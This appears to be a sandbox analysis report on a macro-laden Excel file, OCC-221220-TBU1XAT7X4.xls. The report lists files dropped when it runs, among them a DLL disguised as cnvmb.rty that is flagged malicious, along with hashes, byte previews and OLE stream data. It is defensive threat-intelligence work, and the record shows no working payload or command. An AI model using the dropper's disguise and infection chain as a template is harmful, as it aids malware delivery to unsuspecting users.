SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Cab1D23.tmp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Tar1CE3.tmp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.........S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.............20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'..........-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2.M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\Tar1D24.tmp	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.........S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.............20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'..........-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2.M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\~DF3C5C2A9E584434E2.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	38745
Entropy (8bit):	1.7124864447404684
Encrypted:	false
SSDEEP:	192:LyVvE9VVG57zNq1sRURZctyu0EAlUX3YTfHpKXztwW:LyVvE9VVyFq1sRUReyu0EBYTRfW
MD5:	AF1649E79F2DAD4712457C1EC07AF322

C:\Users\user\AppData\Local\Temp\~DF3C5C2A9E584434E2.TMP	
SHA1:	E280F164850070495A30DC06B40410DC8055565D
SHA-256:	58B7D73ED3118B59AA41D501647179F7BD185E0DF28A73195BB728EB210DB02C
SHA-512:	9EAC31FD7B8625B3AAC3A87CF098A26BC8EE6399F6C23C2F56EDC4A29B1F4BE800F3AE1B5CF5EA36A78984DEEC38B3C00C9C18517C9654888E2D52BDE50A18A
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....R.~.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DF97328D057695074B.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13205
Entropy (8bit):	1.5001502520525762
Encrypted:	false
SSDEEP:	48:LyBGFyvWGsSkqIk6GgskPNoKNWLWNhYNWN8O8Po:LyZvPHImq
MD5:	447962120CED332B80D4012BF5BB3E14
SHA1:	2A21FB96C3B06BC67AAD0ED43BC8E0E56F5B9C14
SHA-256:	F19DE88ADB911CE27D708E7BF0E5DB714C4AAAFDAD1C5784D416E5F344CE256D
SHA-512:	4FED26277F2EF1641A0907B108DF15294FA0A23D474FA2BFF2749A2D561DECC9E110C745E38A30BF2513B791291E5E8535666F8A8C2E1E7C64292F189DD199B4
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....0.?.~.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Local\Temp\~DFFE6867554BD92C1A.TMP	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	29993
Entropy (8bit):	1.9622412316642932
Encrypted:	false
SSDEEP:	96:LyOvH9SVZBRicPoZKBeSvSDqT/ubEV8UbErEP:LyOvH9SV/48oZKB7qM/1V8brEP
MD5:	75243C38ECF6670BC33E7D19F2B9A219
SHA1:	169C3B37EFFD387DE3D34A77E0B7CB3FCEEC8F70
SHA-256:	2D208810AFCD145FA823E7911F7148B568FC4CD70E27CDE6C58A2F2EC23AD746
SHA-512:	8FDBA30C858B83841615774F32993A553BF865B1BC073E1C3058A5899604E25250DC7CC28E1A6BCC4ED2F61C2DD95B567BD74C96B8EFD2AECC4EEF355233BC6
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... .....~.....K.j.j.a.q.f.a.j.N.2.c .0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....X..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Dec 23 21:48:42 2020, atime=Wed Dec 23 21:48:42 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.4704604740780605
Encrypted:	false
SSDEEP:	12:85QxY8LgXg/XAlCPCHaXgzB8IB/0JX+WnicvbSGbDtZ3YilMMEpxRljKLPTdJP9O:85kYq/XTwz6l0YemqDv3qmrrNru/
MD5:	B58F98A31732CC1BD9B9A04B7E8164E5
SHA1:	55BE8012AF57E1B0E6EE7FBA6F31CE3A6C3CB9E6
SHA-256:	7788A07B21B076D8FFBA1BF0E179A8610F8D5B5FF5143610AE6CF0B0D156D7E6
SHA-512:	E76281E19C1AEEB49D0B1046BCB6AC3E83E8CF1657AF25ACCC8F25E6713716084290C17C35EBF4CEAF67BCBA1D086C7E3447A362C3A728D2C770DC3B05D853B
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G.....}.....}....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q....Desktop.d.....QK.X.Q..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\549163\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....549163.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\OCC-221220-TBU1XAT7X4.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Wed Dec 23 21:48:42 2020, atime=Wed Dec 23 21:48:42 2020, length=325120, window=hide
Category:	dropped
Size (bytes):	2138
Entropy (8bit):	4.512074484841618
Encrypted:	false
SSDEEP:	48:8iYw/XT3Inxh/xhYAuQh2iYw/XT3Inxh/xhYAuQ/:87w/XLInz/YAuQh27w/XLInz/YAuQ/
MD5:	23D19F6FA7C89B898BBAB87207A95D01
SHA1:	E80AE445E43F9CA316E6843188FFA3A64E90A186
SHA-256:	93270241517014DFC7889FE9FADE272A9545E0DCC7DE00A3FF2FECF6B5D48E67
SHA-512:	A4CD2ED8B0EF856DF45D559A4F895D55A1964110966FB68E34A65F2EFDE9D8C688146779A1A646DD0391C23893A5F5C8417D9F96E1BEADD353C4A8AC412BF7
Malicious:	false
Preview:	L.....F.... .....{.....}.....}.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.....Q.. .OCC-22~1.XLS..`.....Q.y.Q.y*...8.....O.C.C.-.2.2.1.2.2.0.-.T.B.U.1.X.A.T.7.X.4...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\549163\Users.user\Desktop\OCC-221220-TBU1XAT7X4.xls.0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.O.C.C.-.2.2.1.2.2.0.-.T.B.U.1.X.A.T.7.X.4...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....549163.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.681052788157828
Encrypted:	false
SSDEEP:	3:oyBVomM1/HUCmS9oy6UCmS9omM1/HUCmS9ov:dj6aCb9RCb96aCb9y
MD5:	115E1D4A33F21DC9D6727BAEA9A373C7
SHA1:	0EA691AB8173AE05568218CEF134EB9E975DC73F
SHA-256:	48AE41E3911C1146D03BE39B092136640267D3521F401F3F67B097D0E93FFD43
SHA-512:	9517ACB40EF1FB44640B2DABA874F44BE1E3779746A52FF0BE6764A12D4B04479CAC844716228C5C6554EF35F69FDE47C79A6613652D11AC754CDC3E024D85B
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..OCC-221220-TBU1XAT7X4.LNK=0..OCC-221220-TBU1XAT7X4.LNK=0..[xls]..OCC-221220-TBU1XAT7X4.LNK=0..

C:\Users\user\Desktop\CDDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	376641
Entropy (8bit):	7.29426796389422
Encrypted:	false
SSDEEP:	6144:L8rmjAltyzElBIL6lECbgBvP5N+PnFAF3CcrF0rAoRqy0VUtl+IVbeusvZh3cEP/:yirvRHcIB237a/7pYFN
MD5:	8460536D38C5B65D12A5845D5A5CF625
SHA1:	77CEB384E8B3FAE310C1615115935A4BEA2FB9BF
SHA-256:	91D36C9DD924EC0A25D50F3F47DF71D8F10142998C84D3B01FBF9F43F75CBF70
SHA-512:	4BC761610E55791201ED126AA6CD48F8385332E37733CA8036FDE64FB9BE1A3CB28CA2A6BC7BE6B228AECD2428F26C56A94A9580F9B30207BFBC909842A4545
Malicious:	false
Preview:	.....g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\cnvmb.rty	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	238592

C:\Users\user\cnvmb.rty	
Entropy (8bit):	6.175489362185205
Encrypted:	false
SSDEEP:	6144:bzLqexzY3mXAJ3WhC6aBpF7lZUPp0lts1BPz+A/OKwVdJ:bzLqmzDAEhCpTdS0Ls/UndJ
MD5:	68CF96F4BC91628E22E1526D9728990B
SHA1:	A1E1063EC8C3667E86E1AFAB81CB6BBEA84485B3
SHA-256:	790191B70550856B3E8EC108FDB82CD8D852822D6716EC865F21CFB5AD160B7C
SHA-512:	CA6BB734DF8BF35A2F3346FF5AD954ECC058A719B0EABF90D8C323B80ED6B8659CEF5B5F51F65B149C48435BC396920549A72471B0CDE1D70A02BF59DBF37B4
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 8%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....D...%...%...%..:...%..n9...%..:...%...]X..%.....%...%..%...]O..%...]Y..%...w_..%...]Z..%..Rich.%.....PE..L...YL.[.....!..... .....K...d...d.....`.....H.....X.....text...$..... ..`.rdata..[.....@..@.data.....@....rsrc...`.....@..@.reloc..X.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: Evrey, Last Saved By: Evrey, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Tue Dec 22 14:34:09 2020, Security: 0
Entropy (8bit):	7.664500086424686
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	OCC-221220-TBU1XAT7X4.xls
File size:	323584
MD5:	c4356a3b949b77bce8be5ecf2def64db
SHA1:	e5de9340e03e98e6e0b8f6630cfd40295a6c9881
SHA256:	7389677e946cac4226da9b84eca90b94b59d46cf2bf4541ea58d96d39e6669d5
SHA512:	1f059fcdbfa06124e6619e29c1015d7dd8dae5b4724a82cac60fdb51b32367b7c7b990248eef8cf6b6638307f018d9c22ccf984b353e8ef92d7d65a22a147340
SSDEEP:	6144:z6FIpOCHAx+XHm9sLyaDlJ/fzGM8YZCkBFqrF0rKoRqy0VUtl+IVgeusvZhIcEPs:DirNRHcIS2I7a/7pY
File Content Preview:	.....>.....k.....b.....d.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "OCC-221220-TBU1XAT7X4.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True

Indicators	
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	Evrey
Last Saved By:	Evrey
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-12-22 14:34:09
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 102

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	102
Entropy:	4.1769286656
Base64 Encoded:	True
Data ASCII:	. . . . .F. . . . . . M i c r o s o f t E x c e l 2 0 0 3 . . . . B i f f 8 . . . . E x c e l . S h e e t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 1a 00 00 00 cb e8 f1 f2 20 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	276
Entropy:	3.27191921951
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . F i l e s 2 . . . . . F i l e s 1 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 a3 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 208

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	208
Entropy:	3.4567800795
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . X . . . . . h . . . . . E v r e y . . . . . E r e y . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . F . . o . . . . .

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 313288

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	313288
Entropy:	7.72881127079
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . E v r e y B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 45 76 72 65 79 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 318

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	318
Entropy:	5.19717474679
Base64 Encoded:	True
Data ASCII:	I D = " { 8 4 2 D D B 4 D - 3 3 A 9 - 4 6 1 5 - B 4 3 0 - 8 0 1 4 5 0 3 8 A B C 2 } " . . D o c u m e n t = ... 2 / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 3 C 3 E 9 6 1 C 7 E 1 4 8 2 1 4 8 2 1 4 8 2 1 4 8 2 " . . D P B = " 3 0 3 2 9 A D D 9 B D D 9 B D D " . . G C = " 2 4 2 6 8 E 2 4 7 6 1 9 7 7 1 9 7 7 E 6 " . . . . [H o s t E x t e n d e r I n f o] . . & H 0 0
Data Raw:	49 44 3d 22 7b 38 34 32 44 44 42 34 44 2d 33 33 41 39 2d 34 36 31 35 2d 42 34 33 30 2d 38 30 31 34 35 30 33 38 41 42 43 32 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 32 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69 62 6c 65 33

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 20

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	20
Entropy:	3.04643934467
Base64 Encoded:	False
Data ASCII:	. . . . 2 . . . 8 . A . B . 2 . . . . .
Data Raw:	cb e8 f1 f2 32 00 1b 04 38 04 41 04 42 04 32 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 2189

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2189
Entropy:	3.82478099668
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 19 04 00 00 09 04 00 00 e3 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 459

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	459
Entropy:	6.2273797127
Base64 Encoded:	True
